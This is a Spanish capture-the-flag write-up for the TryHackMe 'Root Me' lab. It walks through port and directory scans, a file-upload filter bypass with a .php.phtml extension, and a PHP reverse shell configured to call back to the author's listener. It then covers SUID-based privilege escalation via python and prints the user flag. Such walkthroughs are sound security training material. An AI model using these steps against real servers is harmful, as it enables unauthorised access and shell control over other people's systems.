🏴‍☠️ Write-Up: Máquina "Root Me"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.

```
┌──(root㉿kali)-[/home/cypher]
└─# nmap -vvv -p- --open 10.10.61.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 18:22 -03
Initiating Ping Scan at 18:22
Scanning 10.10.61.63 [4 ports]
Completed Ping Scan at 18:22, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:22
Completed Parallel DNS resolution of 1 host. at 18:22, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:22
Scanning 10.10.61.63 [65535 ports]
Discovered open port 22/tcp on 10.10.61.63
Discovered open port 80/tcp on 10.10.61.63
SYN Stealth Scan Timing: About 7.16% done; ETC: 18:29 (0:06:42 remaining)
SYN Stealth Scan Timing: About 21.24% done; ETC: 18:27 (0:03:46 remaining)
SYN Stealth Scan Timing: About 39.84% done; ETC: 18:26 (0:02:17 remaining)
SYN Stealth Scan Timing: About 66.84% done; ETC: 18:25 (0:01:00 remaining)
Stats: 0:02:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 18:25 (0:00:00 remaining)
Completed SYN Stealth Scan at 18:25, 171.87s elapsed (65535 total ports)
Nmap scan report for 10.10.61.63
Host is up, received reset ttl 63 (0.28s latency).
Scanned at 2025-03-23 18:22:32 -03 for 172s
Not shown: 64550 closed tcp ports (reset), 983 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 172.50 seconds
           Raw packets sent: 107631 (4.736MB) | Rcvd: 80913 (3.298MB)
```

🎯 2. Escaneo y Enumeración

Hago un escaneo más detallado de los puertos que se encontraron abiertos anteriormente.

```
┌──(root㉿kali)-[/home/cypher]
└─# nmap -vvv -p 22,80 -sV -sC 10.10.61.63
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9irIQxn1jiKNjwLFTFBitstKOcP7gYt7HQsk6kyRQJjlkhHYuIaLTtt1adsWWUhAlMGl+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCBf5GVPb6TitSskqpg
GmFAcvyEFv6fLBS7jUzbG50PDgXHPNIn2WUoa2tLPSr23Di3QO9miVT3+TqdvMiphYaz0RUAD/QMLdXipATI5DydoXhtymG7Nb11sVmgZ00DPK+XJ7WB++ndNdzLW9525v4wzkr1vsfUo9rTMo6D6ZeUF8MngQQx5u4pA2
30IIXMXoRMaWoUgCB6GENFUhzNrUfryL02/EMt5pgfj8G7ojx5
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBERAcu0+Tsp5KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhCEDu6KZ7q6rI=
|   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h1O9PseKBbB/6m5×8Bo3cwSPmnfmcWQAVN93J
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Busco directorios abiertos de la web que corre en el puerto 80.

```
┌──(root㉿kali)-[/home/cypher]
└─# gobuster dir -u http://10.10.61.63/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.10.61.63/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/uploads              (Status: 301) [Size: 312] [--> http://10.10.61.63/uploads/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.61.63/css/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.61.63/js/]
Progress: 1181 / 207644 (0.57%)[ERROR] Get "http://10.10.61.63/upgrade": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1588 / 207644 (0.76%)[ERROR] Get "http://10.10.61.63/viagra": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1951 / 207644 (0.94%)[ERROR] Get "http://10.10.61.63/openssh": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2128 / 207644 (1.02%)[ERROR] Get "http://10.10.61.63/407": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2202 / 207644 (1.06%)[ERROR] Get "http://10.10.61.63/package": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2207 / 207644 (1.06%)[ERROR] Get "http://10.10.61.63/lostpassword": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2508 / 207644 (1.21%)[ERROR] Get "http://10.10.61.63/ko": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3009 / 207644 (1.45%)[ERROR] Get "http://10.10.61.63/1117": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3062 / 207644 (1.47%)[ERROR] Get "http://10.10.61.63/tax": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3381 / 207644 (1.63%)[ERROR] Get "http://10.10.61.63/day": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3443 / 207644 (1.66%)[ERROR] Get "http://10.10.61.63/s4": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3555 / 207644 (1.71%)[ERROR] Get "http://10.10.61.63/finalmark": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3641 / 207644 (1.75%)[ERROR] Get "http://10.10.61.63/chips": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3839 / 207644 (1.85%)[ERROR] Get "http://10.10.61.63/wall": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3861 / 207644 (1.86%)[ERROR] Get "http://10.10.61.63/ao": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 5054 / 207644 (2.43%)[ERROR] Get "http://10.10.61.63/548": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/panel                (Status: 301) [Size: 310] [--> http://10.10.61.63/panel/]
Progress: 5206 / 207644 (2.51%)[ERROR] Get "http://10.10.61.63/eric": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Revisando los directorios encontrados, vi que hay una parte para subir archivos. Esta vulnerabilidad podría permitir ejecutar comandos, lo que me se puede usar para realizar una reverse shell si se hace adecuadamente.

```
┌──(cypher㉿kali)-[~]
└─$ find / -name "php-reverse-shell.php" 2>/dev/null
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
^C
```

Intenté subir un archivo .php normal y me lo rechazó. Por lo tanto hago un archivo .php.phtml para pasar los filtros y pego el contenido que copié de php-reverse-shell.php

```
┌──(cypher㉿kali)-[~]
└─$ nano shellWeb.php.phtml
```

Edito las variables necesarias para que funcione mi reverse shell, en este caso, la IP y el puerto en el cual quiero recibir la conexión.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.144.200';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

💥 3. Explotación de Vulnerabilidades


Antes, pongo mi máquina escuchando conexiones en el puerto 443. Este es el puerto que elegí anteriormente en la configuración de la reverse shell.

```
┌──(root㉿kali)-[/home/cypher]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Subo el archivo y me aparece que fué subido con éxito.



Ahora busco el directorio en donde se guardan los archivos subidos, el cual es /uploads y hago click en él para que se ejecute mi código .php



Al ejecutarse, se realiza la conexión por mi puerto 443, dándome acceso a una terminal simple. Soy el usuario **www-data**.

```
┌──(root㉿kali)-[/home/cypher]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.61.63] 37560
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 21:59:42 up 38 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

🔐 4. Escalada de Privilegios y Post-explotación

Logré encontrar y leer el contenido de user.txt que me entrega la bandera de usuario.


```
$ find / -name "user.txt" 2>/dev/null
/var/www/user.txt
```

```
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
```


Ahora quiero escalar privilegios, entonces, busco formas con **sudo -l** pero no puedo de forma inmediata.

```
$ sudo -l
sudo: no tty present and no askpass program specified
$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
```

Uso **find / -perm -4000 2>/dev/null** para ver si hay archivos extraños que pudiesen usarse para escalar privilegios usando su permiso como si fuese root.




Hay un archivo que llama la atención, el cual es /usr/bin/python, por lo tanto, busco en GTFObins si hay algún comando o similar que pudiese usarse para escalar privilegios con ese archivo. (https://gtfobins.github.io/gtfobins/python/)



Ingreso al directorio en el cual se encuentra el archivo python

```
$ cd usr/bin
```

Ejecuto el comando encontrado en GTFObins y ahora soy root. Finalmente, busco y leo el archivo root.txt que contiene la bandera de root.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Banderas:** Se obtuvo la bandera de user y root.